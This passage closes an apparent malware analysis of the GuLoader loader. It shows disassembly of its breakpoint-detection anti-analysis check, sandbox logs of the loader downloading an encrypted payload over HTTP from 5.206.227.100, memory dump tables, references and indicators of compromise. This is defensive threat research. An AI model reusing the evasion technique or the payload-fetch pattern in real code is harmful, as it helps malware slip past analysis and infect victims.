seg000:001A2E4E      fnop
seg000:001A2E50      mov    bx, [eax]
seg000:001A2E53      cld
seg000:001A2E54      cmp    bx, 3CDh
seg000:001A2E59      jz    short loc_1BA2E7D
seg000:001A2E5B      cld
seg000:001A2E5C      mov    bx, [eax]
seg000:001A2E5F      cmp    bx, 0B0Fh
seg000:001A2E64      jz    short loc_1BA2E7D
seg000:001A2E66      call   eax ; dynamic call to the function
seg000:001A2E68      nop

```

Figure 18: Detection of hardware and software breakpoints before the dynamic function call.

After all of these evasion and anti-analysis attempts, the second instance decrypts the received payload, maps it into memory, and transfers execution.

## Conclusion

With the help of VMRay Analyzer, we can observe the complete behavior GuLoader, which automates and accelerates the identification of important behavior for further analysis (Figures 19 & 20). This analysis is a good example of how malware evolves and adapts very technical sandbox evasion and anti-analysis techniques. The quick and widespread adoption of GuLoader confirms a growing demand for evasive malware loaders in the criminal underground.

Information	Value
User Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Server Name	5.206.227.100
Server Port	80
Total Data Sent	164 bytes
Total Data Received	179.31 KB

Operation	Information	Success	Count	Logfile
Open Session	user_agent = Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko, access_type = INTERNET_OPEN_TYPE_PRECONFIG	✓	1	FN
Open Connection	protocol = http, server_name = 5.206.227.100, server_port = 80	✓	1	FN
Open HTTP Request	http_verb = GET, http_version = HTTP 1.1, target_resource = /private/smarty.bin, flags = INTERNET_FLAG_PRAGMA_NOCACHE, INTERNET_FLAG_NO_CACHE_WRITE, INTERNET_FLAG_RELOAD	✓	1	FN
Send HTTP Request	headers = WINHTTP_NO_ADDITIONAL_HEADERS, url = http://5.206.227.100/private/smarty.bin	✓	1	FN
Read Response	size = 65536, size_out = 65536	✓	2	FN DATA
Read Response	size = 65536, size_out = 52288	✓	1	FN DATA
Read Response	size = 65536, size_out = 0	✓	1	FN
Close Session		✓	1	FN

Figure 19: VMRay Analyzer – Network behavior that downloads the encrypted payload from 5[.]206[.]227[.]100.

Name	Start VA	End VA	Dump Reason	PE Rebuild	Bitness	Entry Point	AV	YARA	Actions
buffer	0x001C0000	0x001ECFFF	Marked Executable	✗	32-Bit	-	✗	✗	...
msvbvm60.dll	0x00400000	0x00552FFF	First Execution	✓	32-Bit	0x0041E310	✗	✗	...
msvbvm60.dll	0x00400000	0x00552FFF	Content Changed	✓	32-Bit	0x0041AFF0	✗	✗	...
buffer	0x00560000	0x0065FFFF	First Execution	✗	32-Bit	0x00560000	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561448	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x0056148E	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00562526	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00562526	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561448	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00562526	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x0056148E	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561514	✗	✗	...
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561448	✗	✗	...
buffer	0x1ECD0000	0x1ECFCFFF	Marked Executable	✗	32-Bit	-	✗	✗	...
buffer	0x1ED00000	0x1EE13FFF	Marked Executable	✗	32-Bit	-	✗	✗	...
buffer	0x1EE20000	0x1EE33FFF	Marked Executable	✗	32-Bit	-	✗	✗	...
buffer	0x1EE40000	0x1EE53FFF	First Execution	✗	32-Bit	0x1EE40000	✗	✗	...
buffer	0x1EE60000	0x1EE75FFF	Image In Buffer	✓	32-Bit	-	✗	✗	...
buffer	0x1EED0000	0x1F1EFFFF	First Execution	✓	32-Bit	0x1EF42070	✗	✗	...
ntdll.dll	0x77970000	0x77AFDFFF	First Execution	✓	32-Bit	0x779E2210	✗	✗	...

*Figure 20: VMRay Analyzer – Memory dumps including the injected shellcode and the mapped decrypted payload.*

## References

---

<https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye>

<https://research.checkpoint.com/2020/guloader-cloudeye/>

<https://www.crowdstrike.com/blog/guloader-malware-analysis/>

<https://blog.vincss.net/2020/05/re014-guloader-antivm-techniques.html>

<https://wbenny.github.io/2018/11/04/wow64-internals.html>

## IOCs

---

### Sample

b240e52ea8a55a50760de6017d644d2d0fcc43fd8918abdf99964efb464c37b6

### Server

---

5[.]206[.]227[.]100

### Encrypted Payload

---

5399f144876e276e8ee1ea206bb4599ca912d8ff42327bdbf08f588a0a836b4e